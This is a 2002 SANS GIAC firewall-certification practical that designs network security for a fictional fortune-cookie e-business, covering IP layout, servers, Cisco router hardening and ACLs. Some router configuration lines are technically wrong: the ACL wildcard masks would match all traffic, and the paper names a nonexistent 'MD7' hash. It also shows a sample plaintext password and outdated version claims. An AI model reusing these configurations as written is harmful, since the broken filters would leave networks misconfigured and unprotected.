



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

GCFW



Practical Version 1.8

By John Riner
February 12, 2002

TABLE OF CONTENTS

ABSTRACT	3
ASSIGNMENT 1 – SECURITY ARCHITECTURE	4
1.1 DESIGN METHODOLOGY	4
1.2 Visual Design	5
1.3 IP Design	6
1.4 Business Operations	7
1.5 Infrastructure-Routers, Switches, Firewall, IDS	9
1.6 Servers and Services	12
1.6.1 Production	12
1.6.2 Screened Subnet – DMZ	13
1.6.3 Corporate Network	14
Assignment 2 – Security Policy and Tutorial	16
2.1 Border Router	16
2.1.1 Password Access and Management	16
2.1.2 Disable Unneeded Services	17
2.1.3 Settings to protect GIAC	19
2.1.4 Setting up ACL	20
2.2 Firewall	23
2.2.1 Production Firewall	24
2.2.2 Production NAT rules	25
2.2.3 Corporate/Supplier/Partner Firewall	26
2.2.4 Corporate/Supplier/Partner NAT rules	27
2.3 VPN	29
2.4 VPN TUTORIAL	29
Assignment 3 – Verify the Firewall Policy	37
3.1 Verifying the Rule Set	39
3.1.1 Rule Number One	39
3.1.2 Rule Number Two	44

3.1. 3 Rule Number Three	47
3.1. 4 Rule Number Four	51
3.1. 5 Rule Number Five	54
3.1. 6 Rule Number Six	59
3.1. 7 Rule Number Seven	64
3.1. 8 Rule Number Eight	67
3.1. 9 Rule Number Nine	71
3.1.10 Rule Number Ten	74
3.1.11 Rule Number Eleven	76
3.1.12 Rule Number Twelve	80
3.1.13 Rule Number Thirteen	83
3.1.14 Rule Number Fourteen	86
3.2 Overall Firewall Results	86
Assignment 4 – Design Under Fire	87
4.1 Attacking the Firewall	87
4.1.1 ISA Server	88
4.1.2 the vulnerability	89
4.1.3 the attack	89
4.1.4 Counter Measures	90
4.2 Denial of Service	90
4.2.1 50 DSL/Cable Modems	90
4.2.2 Counter Measures	92
4.3 A target inside the network	92
4.3.1 the target	92
4.3.2 the exploit	93
4.3.3 Counter Measures	96
REFERENCES	97

Abstract:

GIAC Enterprises, an E-business that profits from the online sale of fortune cookie saying, has just contracted with my company to create a security solution for their business. GIAC Enterprises has on-line customers, suppliers, partners and a very mobile sales force, not to mention internal customers that need access to the outside world. The solution needs to be practical, secure, and cost effective and fit the needs of the business. Therefore, open source software will be chosen whenever possible. Commercial software will be used for firewalls, corporate E-mail and file servers. The rest of this paper outlines how we will accomplish this.

1 Assignment 1 – Security Architecture


The needs for GIAC enterprises start with a security architecture. To keep a thriving business GIAC enterprises is asking a lot from its network. The following are parties that have access needs within GIAC enterprises or to GIAC . Just as important the architecture has to include the needs of the diverse workforce, this is also addressed.

- Customers – The backbone of the business plan, these are people that want to buy online fortunes.
- Suppliers – These are the companies that supply the fortune cookie sayings.
- Partners – These are international companies that translate and resell fortunes.
- GIAC enterprises employees on the internal network.
- GIAC enterprises mobile sales force and teleworkers.

1.1 Design methodology

Defense in depth is a major principle of our security architecture. We will use the router for ingress and egress filtering, we will use tools such as NAT, SSL, Private IP addressing, SYSLOG, Outbound Web Proxy, Outbound SMTP gateway, VPN appliance, Hardened Firewall appliances, the latest and greatest firewall software and we will try to keep design as simple as possible to keep administrative costs down. Keep in mind that in any security design you must balance the needs of the business, cost and security. We did this to the best of our ability.

1.2 Visual Design of network



1.3 IP Design

GIAC enterprises is a relatively small company so it introduces challenges that are evident throughout this paper. Realistically GIAC does not generate a lot of revenue through selling fortune cookies so a Class C address is all that it can acquire. Therefore, we have decided to subnet their class C address (unused class c from <http://www.iana.org/assignments/ipv4-address-space>) of 77.100.100.0. This was done to allow us to separate some environments and to accomplish SNAT (Static NAT) on publicly accessible devices. The following is how we did this:

1. Link between ISP and our Cisco 3640
 - 77.100.100.254/30 our router.
 - 77.100.100.253/30 ISP router
2. Cisco 3640 Ethernet 0 – This goes to our internal network, VPN device, and screened subnet for our partners and suppliers
 - 77.100.100.129/28 network 77.100.100.128
3. Cisco 3640 Ethernet 1 – This goes to our production network. These have been segmented to protect our internal network and allow us to manage production separately.
 - 77.100.100.65/28 network 77.100.100.64.
4. Cisco 3030 concentrator – This device serves as our VPN server for our diverse and mobile workforce. We choose this device instead of using the Checkpoint built in solution to offload these responsibilities to a best in breed VPN appliance. The VPN appliance gives us hardware based encryption, more scalability and more manageability. And besides one of our goals is to protect the firewall from traffic directly addressing it (that would leave us vulnerable), using this appliance allows us to do just that. The appliance was given a public IP address since it serves as our endpoint for VPN connections. This device will have a DHCP address pool to assign clients addresses.
 - Ethernet 0 - IP 77.100.100.131/28
 - Ethernet 1 – 192.168.202.2/24

- DHCP will give addresses in the 192.168.202.0/24 range to differentiate a VPN client from an internal client in the security logs.
- 5. Nokia IP530 appliances running IPSO/Checkpoint NG FP3 – These devices will handle NAT for our enterprise. Therefore the external interfaces going to the Cisco 3640 border router will be a public address, the internal interfaces will be private, as well as the clients.
 - Production Firewall
 - a. External interface eth4, IP address 77.100.100.66/28
 - b. Internal interface eth1, IP address 10.100.100.100
 - c. Internal interface eth2, crossover to corporate network 172.16.2.253/30.
 - d. Internal interface eth3 – Not used
 - Corporate Firewall
 - a. External interface eth4, IP address 77.100.100.132/28
 - b. Internal interface eth1, IP address 172.16.3.1/24
 - c. Internal interface eth2, IP address crossover to production network 172.16.2.254/30
 - d. Internal interface eth3 – 192.168.202.1 to VPN
- 6. Corporate network – 172.16.3.0/24
- 7. Production network – 10.10.100.0/24
- 8. Screened subnet (DMZ), Partner/supplier network – 172.16.1.0/24
- 9. DHCP for VPN clients – 192.168.202.0/24
- 10. Private network between production and corporate networks 172.16.2.252/30

1.4 Business Operations

We define how the customers, suppliers, partners, internal employees, mobile salespeople and telecommuters access the network and meet the requirements of the business in the safest manner possible.

Customers

Of course customers always come first. This is especially true when it comes to their private information. This is part of the reason why we segmented the production network from the corporate network. Not to say we don't trust our internal employees but we felt it was best practices to keep the networks separate. The customer will access a secure web server running SSL 128 bit encryption. Verisign will issue the certificate, not because we feel it is safer than

a self signing certificate but the customer might think so, we do not want to lose business due to real or perceived security issues.

Customers will be using credit cards for their transactions, and the credit card info will be stored encrypted in the database. Also customers will be required to create a username and password on their first order with GIAC. This will help customers feel better about their on-line transactions. The database that stores the info will only be accessible from the web server using the DB connector.

Suppliers

The suppliers are important to GIAC therefore we have set up a secure web server to conduct transactions and to upload and download info. The suppliers will have their own site, with a separate DNS entry, however to maintain costs the supplier and the partner web site will physically reside on the same box as the partners but separated logically. We will use host headers to minimize the need for public IP addresses. Management understands the risks involved in this design and has accepted the risk due to the cost savings. This server will be a top priority for the security staff, minimizing any security issues that may arise.

Partners

The partners are the bread and butter for international sales, GIAC gets up to 40% of its revenue from the partners but since there are over 20 partners and they need a secure means of communicating, uploading and downloading of information a secure web server is a more economical and safer solution than setting up VPNs between all of them. The partners will be given individual user accounts and the firewall will maintain access control over the secure web server. Partners retrieve fortunes, translate them and then download the fortunes to our processing area of the site. Cron jobs run on the web site every hour looking for newly translated fortunes. If there are new fortunes the viral marketing group is E-mailed with the info. Once the fortunes are processed they are then uploaded by the web admin group to the GIAC web site. The Suppliers/Partners will also share a database server, but separate logical databases. All info will be stored encrypted.

Internal employees

The employees will need access to the Internet; this will be accomplished using an outbound web proxy. FTP and other services will be allowed on an as needed basis. The Microsoft Exchange Server 2000 will be the corporate mail server;

file/print sharing and internal DNS services will all be local. Access to production and to the screened subnet will be given to groups that need them. Web server access will be given to the developers and to the infrastructure team. The database admins will be given access to database servers. The infrastructure team will have access to the server, routers, switches, IDS and the VPN appliance. Security admins will have access to the firewalls and the IDS.

Mobile employees

Mobile employees are always the weakest link in a well-designed security architecture. Naturally I would like to ignore them entirely due to inherent problems. We will, however, mitigate the risk by requiring anti-virus software, which will be updated at every login, personal firewalls on all machines, and only access to the network through VPN. Access to the mail server using the Outlook client and the file/print servers are all that's needed. Internet access through the VPN will not be needed as management will purchase a corporate ISP Internet access plan to support VPN dial-up instead of buying and supporting a dial-up modem pool. No access to the production or the screened subnet will be allowed to the mobile workforce.

1.5 Infrastructure – Routers, Switches, Firewalls, Intrusion Detection

Border Router

The Cisco 3640 Modular router running IOS 12.2 - <http://www.cisco.com/en/US/products/hw/routers/ps274/index.html> was chosen to be the border router. This router has 4 modular slots; this is needed since we separated our production and corporate environments. Also it is beefy enough to support the inbound and outbound traffic that it will be receiving on a daily basis. The above link is the Cisco site description of this router.

DMZ Switch

The DMZ switch is a Cisco 2950. This switch will handle traffic flow to either the VPN Concentrator and/or the Corporate/Partner/Supplier Firewall from the border router. This switch will also allow us to put an external NID in place in the future if

management deems it a necessity. This switch will have all ports disabled that are not used and will have port security enabled to discouraged ARP spoofing.

VPN Appliance

We needed hardened network appliances that will serve the purpose of mobile connectivity. The Cisco VPN 3030 Concentrator - <http://www.cisco.com/en/US/products/hw/vpndevc/ps2284/ps2293/index.html> was chosen due to its unlimited licensing, its handling of 1500 simultaneous users, DHCP functions, handling a variety of VPN client software implementations (i.e. WIN2K) and it has its own client. It can also be upgraded to a 3060 if the customer needs a beefier solution in the future.

Switches

GIAC Enterprises doesn't have a large enough environment to warrant the purchase of high-end Layer 3 switches. We went with Cisco 2950G24 Enhanced Image switch - <http://www.cisco.com/en/US/products/hw/switches/ps628/ps3812/index.html> running IOS version 12.1.12c; these have 24 Fast Ethernet ports and two GBIC ports and are stackable. We can manage these devices securely using SSHv1 in the future. We would prefer to use SSHv2 but this is not supported by Cisco as of yet. Port security will be used to protect the network from ARP spoofing.

Firewalls

Checkpoint NG FP3 - <http://www.checkpoint.com/products/protect/firewall-1.html> will be the software that runs on a Nokia IP530 network appliances running IPSO 3.6. <http://www.nokia.com/nokia/0,5184,2413,00.html>. Nokia firewalls have four interfaces so the corporate and production firewalls will use 1 interface to create a private segment using a crossover cable. This will allow developers to upload new code to production from the corporate network. Using a crossover would also save us the expense of buying a switch and would discourage sniffers or other malicious devices to be inserted between the networks. The IP scheme (30 bit subnet mask)

Doesn't allow another IP addressable device to be inserted. A single management module, running on a Win2K SP3 Dell2450, will manage both firewalls. Management of these appliances will be done using SSHv2 and the Voyager Web Interface running SSL.

Intrusion Detection

Intrusion Detection is important in this design; we will have a Network Intrusion Sensor (NID) in production, the screened subnet and the corporate network. All of the sensors are attached to a mirrored port, needed in a switched environment. Our IDS will be running Linux Red Hat 7.3/Snort 1.9/Apache 1.3.26. <http://www.redhat.com/>, <http://www.snort.org/>. Apache is needed due to the fact we will be using the Acid 0.9.6B21 web based console to monitor IDS events. The events will be stored in a MySQL v3.23.52 database co-located on the same box.

The IDS will be tuned to monitor only for traffic that we could be vulnerable to cut back on the false positives and background noise.

1.6 Servers and Services

1.6.1 Production

Web Server – This server will serve pages for our customers only. Customers may browse the site using HTTP (Port 80) and if they chose to place an order a username and password will be required, this then will take then to a secured (SSL – Port 443) portion of the site to protect the customers personal and credit card information. This server and all web servers at GIAC will be running Red Hat Linux 7.3/Apache 1.3.26/ modssl 2.8.10. OpenSSL 0.9.6 is also installed for the secure database connection. Open Source software was chosen due to its low cost and industry acceptance. This server will be hardened and unnecessary services will be disabled.

Customer Database – This database needs to be secure, all data in this database will be encrypted and the connection between the web server and the database will be secure TCP/IP using SSL. OpenSSL will be installed for this purpose and again we will be using open source. We will run RedHat Linux 7.3/RedHat database 2.1 (based on PostgreSQL 7.2.3) for our customer database. This server will only be accessible from the web server and the database admin group. This again will be hardened and unnecessary services will be disabled.

DNS/NTP – These services have been combined on one platform due to budget constraints. This again is running Red Hat 7.3, the version of BIND for DNS is 9.2.1. This will be the authoritative DNS for GIAC enterprises but will not store any DNS records from the corporate environment.

NTP 4.1.1b will also be running on this box and will serve all the devices at GIAC included the corporate and the screened sub-net to ensure everyone has the same time. The NTP server will get updates from NIST Central Computer Facility (time-b.nist.gov) out of Gaithersburg. MD

Network Intrusion - This will be the standard IDS deployed throughout the enterprise, see above 1.5 to get full details of the IDS. This server will only be

accessible by the security admin group and our infrastructure group. Operating System and application hardening will be done on this server.

1.6.2 Screened Subnet

Partner/Supplier Web Portal – This server will again run Red Hat Linux 7.3/Apache 1.3.26/mod_ssl 2.8.10 and OpenSSL 0.9.6. Partners and Suppliers will need to add the DNS name to there local DNS server to access these since these will not be public DNS records. We will use host headers to multi-home virtual web sites. Also the Partners/Suppliers will need user name and passwords to access their sites. SSL will be required on any access, HTTP port 80 will only be offered on a limited basis. As an added security measure the firewall will only allow known IP addresses of the partners and suppliers to go through the firewall to this web site.

Partner/Supplier database – As the customer database needs security so does this one. The connection between the web server and the database will be secure TCP/IP using SSL. OpenSSL will be installed for this purpose and again we will be using open source. We will run Red Hat Linux 7.3/RedHat database 2.1 (based on PostgreSQL 7.2.3) for our Partner/Supplier database. This server will not be accessible from any other server except the Partner/Supplier web admin group and the database admin group. Again this will be hardened and unnecessary services will be disabled.

Network Intrusion - This will be the standard IDS deployed throughout the enterprise, see above 1.5 to get full details of the IDS. This server will only be accessible by the security admin group. Operating System and application hardening will be done on this server.

Outbound SMTP- This server functions to protect our corporate E-mail server by offloading the SMTP gateway function. We will also use this server to manage e-mail content management (SPAM) and scan inbound mail for viruses using

Sendmail MailStream manager- <http://www.sendmail.org/>. This server will also run RedHat Linux 7.3/Sendmail 8.12.6.

Outbound Web Proxy- We will be using the standard Operating System chosen which is Red Hat 7.3 and which will run Squid version 2.5 - <http://www.squid-cache.org/> for our web proxy. This is open source and allows GIAC enterprises to control web access and reduce traffic due to Squid's inherent caching features. Squid also has a 3rd party application that allows analysis of Squid log files; we have chosen to use Squidalyser <http://ababa.org/>. We will use version 0.2.53 instead of the more recent and untested version 1.0b.

1.6.3 Corporate Network

Firewall Manager – We use Checkpoint NG FP3 for our firewall, the management module (firewall manager) will manage both firewalls and will be run on a Dell 2450 running Win2K SP3. The server will be hardened and will serve only 1 function. This server will not be available for remote management but security team members could access this using a GUI client from their admin machines if management decides they will accept the risk. In the meantime security admins must manage the firewalls from the management module only. A firewall rule will restrict only authorized IP addresses from accessing this server. This server will be hardened.

Internal DNS – This server functions as our internal DNS and runs Win2K Advanced server and will also serve as our domain controller (running Active Directory) for user authentication. It will run on a Dell 2450. This server will be hardened.

File/Print Server – This server will function as our main corporate file/print server. Shares will be created with strong Access Control. This server will be hardened and will participate in the Win2K Active Directory. It will run on a Dell 6600, quad processor, Raid5.

Network Intrusion - This will be the standard IDS deployed throughout the enterprise, see above 1.5 to get full details of the IDS. This server will only be accessible by the security admin group and our infrastructure group. Operating System and application hardening will be done on this server

Anti-Virus Server – This server functions as our anti-virus server protecting our corporate network from viruses. Most servers and workstations in our corporate network are Microsoft based Windows machines so they are particularly vulnerable to viruses. Whenever a user logs on his anti-virus client will look for updates from the anti-virus server. It will run Win2K SP3 and MacAfee Netshield 4.5.

Corporate E-mail server- This server will function as the corporate E-mail server and will run Exchange 2000. This was chosen due to the wide acceptance, ease of use and integration into the Win2K Active Directory. Users are familiar with the Outlook client and are accepting of the system. This will also run GroupShield for Exchange 2000 for virus protection.

SYSLOG server- This will be the main SYSLOG server for the enterprise. A secondary SYSLOG server is recommended but to keep costs down it will not be implemented at this time. This server will serve as the central point of administration for auditing and alerting. The SYSLOG server will receive alerts from all of the routers, switches, firewalls, IDS, servers and will be backed up nightly and stored off-site. This system will be a single function machine.

The SYSLOG server will run on a RedHat Linux 7.3 server and will run Swatch - <ftp://ftp.stanford.edu/general/security-tools/swatch> and be configured to alert the admins based on signatures and keywords. Due to the importance of this server this server will be hardened and will not allow remote access via Telnet, SSH, etc. All services except the SYSLOG daemon will be disabled. Disk space will be plentiful.

2 Assignment 2 – Security Architecture

2.1 Border Router

The Border Router will be our first line of defense in our defense-in-depth strategy. We will use this router for anti-spoofing, blocking private and unused addresses; to control ICMP traffic and source routing and to be a good Internet neighbor we will not be a SMURF amplification site.

Routers control network to network traffic, they can potentially be the hackers most valuable assets. Therefore, we are very concerned about this router being compromised. The following are some of the definite must-do's for our border router.

- Telnet is not permitted, SSH only permitted from corporate IP subnet if and when management decides to allow it
- Will not use SNMP
- Turning off unneeded services
- Logging, Logging and more logging, sent to a SYSLOG server
- Hostname is obscure, protecting GIAC identity.
- Use the latest and greatest IOS version.

2.1.1 Password management and access

Passwords are the primary method of protecting the GIAC router from unauthorized access, using a TACACS+ server is the most desired solution but not deployed in this solution due to cost considerations. Future deployment of an authentication server is encouraged.

- The command we will use is enable secret from the global config mode and we use a strong password. This command allows encryption-using MD5, which is not reversible. The enable password command uses MD7 and is not appropriate because it can be reversed engineered. However MD5 is vulnerable to brute force attacks so a strong password is encouraged and securing the TFTP server (infrastructure secured laptop) is a necessity since the configuration files are stored there.

```
Brouter (config)# service password-encryption
Brouter (config)# enable secret keAp0Ut!OfHear
```

Brouter (config)# no enable password

Access to the router will be only permitted using the console port. If SSH is used later it will also be limited from only infrastructure workstations. SSHv1 is the only version supported by Cisco, which does have its problems, but it is far better than using Telnet. If remote management becomes needed later SSH will be used. Since GIAC equipment is all centrally located remote management is not a great need now. These passwords will be encrypted using MD7, not as secure as MD5 but the only thing Cisco makes available to us. This will prevent the casual observer from seeing the password when the configuration is displayed. If we choose later to enable SSH the following is how to configure it on our router.

- The command we will use is transport input ssh and access-class

```
Brouter (config)# Access-list 1 permit 172.16.3.0 0.0.0.255
Brouter (config)# line vty 0 4
Brouter (config)# access-class 1 in
Brouter (config)# Login
Brouter (config)# password 0 <password>
Brouter (config)# transport input ssh
```

2.1.2 Disable unneeded services

Some services are not needed at GIAC, we are running IOS 12 so fortunately echo and chargen (considered small services) have been disabled so this makes our job easier. There is however some services we must still disable.

- Finger is used to discover who is logged onto a device; sometimes a potential hacker can use this. We will disable this

```
Brouter (config)# no service finger
```

- CDP is used to find out info on a router, you must be directly connected to a device to find out critical info like the IOS version we are running and other important details of the router.

```
Brouter (config)# no cdp running
```

- HTTP access to the router will be disabled at GIAC; here is the command to accomplish this.

Router (config)# No ip http server

- We would love to use SNMP but Cisco only supports SNMPv1 so until they support the more secure SNMPv3 we will disable it, here is the command

Router (config)# No SNMP-server

- BOOTP is not needed, this service is used similar to DHCP for UNIX based hosts and is not needed, here is the command to disable it

Router (config)# No ip bootp server

- IDENT described in RFC 1413 allows you to query a TCP port for identification. We don't have a use for this service so we will disable it

Router (config)# No ip ident

- Eliminating small services is done by default in our version of IOS (12.2) but we should add the commands to the configuration just to be sure

Router (config)# No service tcp small-servers
Router (config)# No service udp small-servers

2.1.3 Settings to protect ourselves, our Internet neighbors and our legal department

- Banner login ^

Authorized access only, unauthorized users will be prosecuted to the full extent of the law!!!
Disconnect IMMEDIATELY if you are not an authorized user!

- IP Source Routing is a well-known security vulnerability used in attacks against systems. With IP source routing enabled an attacker can spoof the address of another host. It is used by many ISP's for troubleshooting customer's connections. We don't need it though so we disable it.

Router (config)# No ip source routing

- No network admin wants to allow his network to be a Smurf amplification site so we perform the following command from interface mode

Router (config)# interface serial 0/0
Router (config-if)# no ip direct-broadcast

- We also don't want our router to give out too much information to a possible hacker, therefore we will disable ICMP unreachable

Brouter (config-if)# no ip unreachable

- Sending alerts to SYSLOG is important for a couple reasons, one being so the legal department can get evidence on a possible break-in. Another is for the security administrators to monitor activity and keep historical data for base lining. Here are the commands to set up a router to send info to a SYSLOG server. Also, later we will see how you set up logging in ACL's.

Brouter (config)# logging 172.16.3.100
Brouter (config)# logging console emergencies

2.1.4 Setting up ACL's

ACL's are important in that they eliminate a lot of the Internet noise and take some load off of the firewall. We want to protect the firewall from DOS (Denial of Service) attacks and eliminate the router routing of RFC 1918 (private address space) and to allow legitimate services in. This is part of our Defense in Depth strategy in protecting GIAC Enterprises.

- Ingress filtering involves not allowing inbound traffic that would match RFC 1918 private address space, unassigned addresses (per IANA.org), GIAC public address space (spoofing attempts), loop back address and multicasting addresses. We would want to apply this filter to the router interface facing the Internet and we will use an extended access list. A basic access list only tests IP source so it is faster, however, we need an extended access list for some of the features. Since we can only apply one access-list, per direction, per port we will take the hit on performance and use it. Besides that's why we sized our border router appropriately and bought a 3640 with lots of memory. We are going to apply this to traffic coming in from the Internet and log it, of course.

```

int Serial 0/0
    ip access-group 100 in
!IANA Private address space
Access-list 100 deny ip 10.0.0.0 255.255.255.255 any log
Access-list 100 deny ip 172.16.0.0 255.255.255.255 any log
Access-list 100 deny ip 192.168.0.0 255.255.255.255 any log

!IANA not assigned addresses
Access-list 100 deny ip 0.0.0.0 255.255.255.255 any log
Access-list 100 deny ip 1.0.0.0 255.255.255.255 any log
Access-list 100 deny ip 2.0.0.0 255.255.255.255 any log
Access-list 100 deny ip 3.0.0.0 255.255.255.255 any log
...
Access-list 100 deny ip 255.0.0.0 255.255.255.255 any
log

!Multicast Address
Access-list 100 deny ip 224.0.0.0 255.255.255.255 any
log

!Loop back address
Access-list 100 deny ip 127.0.0.0 255.255.255.255 any
log

! Deny Spoofed GIAC traffic
Access-list 100 deny ip 77.100.100.0 0.0.0.255 any log

```

The next part of the inbound ACL will block ports that are particularly vulnerable to attack. Remember we do have a fully functional firewall that we will use to protect our network, and this isn't our last line of defense but our first. Therefore, the last rule on the ACL is an allow rule. A lot of network engineers would disagree but in our situation it works best. We prefer to use an allow rule to be more flexible to the needs of the customer, employee partners and suppliers. This router routes traffic to production, corporate and to our DMZ, supplier/partner network we don't want this router acting as a firewall, it could get overloaded. We work under the premise let the router route (with some exceptions) and the firewall filter.

```

!blocking of vulnerable ports
access-list 100 deny tcp any any range 135 139 log
access-list 100 deny udp any any range 135 139 log
access-list 100 deny udp any any eq 69 log

```

```
access-list 100 deny udp any any eq 514 log
access-list 100 deny udp any any range 161 162 log
access-list 100 deny tcp any any eq 23 log
access-list 100 deny tcp any any eq 22 log
access-list 100 deny tcp any any range 20 21 log
access-list 100 deny udp any any range 20 21 log
access-list 100 permit any any
```

- Egress filtering is important; we do not want spoofed packets leaving out network any more than we want them entering our network. We also do not want any unroutable private addresses passing through our router. We will apply ACL's to both the Ethernet interfaces on the border router. This will stop any packets from leaving our network unless it has a valid GIAC public address.

```
Int Ethernet 0/0
Access-group 101 in
Access-list 101 permit ip 77.100.100.0 0.0.0.255
Access-list 101 deny ip 10.0.0.0 255.255.255.255 any log
Access-list 101 deny ip 172.16.0.0 255.255.255.255 any log
Access-list 101 deny ip 192.168.0.0 255.255.255.255 any log

Access-list 101 deny any any log
```

No discussion on filtering would be complete without explaining how the rules are processed. Both the router and the firewall, when they receive a packet, compare the packet against each rule in sequential order. Once a match is found they forward the packet or drop depending on if the packet is allowed or denied. It is important then to order the rules by traffic patterns. At GIAC the firewall and the router are very robust, if traffic becomes slow then a further traffic analysis might be needed and rules might need to be reordered. When creating rule bases we must keep in mind that a previous rule could be blocking traffic that a later rule allows. It is very important to have logic in you rule base design.

2.2 Firewall

The design of the two firewalls is based on the firewall rules being as simple as possible and protecting the firewall. The worst thing that can happen to an organization is when a hacker “owns” the firewall. The second worse thing is when a firewall rule set is so complicated that an organization doesn’t understand what the firewall is allowing in. On these two premises is where we will begin.

The firewalls are Nokia appliances running IPSO. IPSO is an operating system derived from FreeBSD. The differences in FreeBSD and IPSO are that IPSO has been hardened; meaning only essential services are running. Sendmail, BIND, r services like remote shell all have been removed. FTP is available but only if you enable it. This allows us to run a hardened firewall that should be less susceptible to running vulnerable services.

The firewall only allows direct traffic (as opposed to traffic routed through it) from the management module and the security admin group workstation. This protects the firewall from external compromise. This is accomplished by the first three rules.

In order for GIAC to manage both the production network and the partner/supplier subnet some allowances must be there. SSHv2 has been chosen as our method due to its ability to encrypt traffic and the ability to tunnel protocols. Tight security will be on each server with all services turned off (not listening) that are not being used. We will allow SCP (secure copy protocol) to be tunneled using SSH from the corporate network only for updates to the servers and upload/download of fortunes and new code. Also separation of duties is being maintained by allowing the security admins access to only the firewalls and the IDS and the Infrastructure group access to the rest of the servers but not the firewalls and IDS. This is accomplished using the next set of rules.

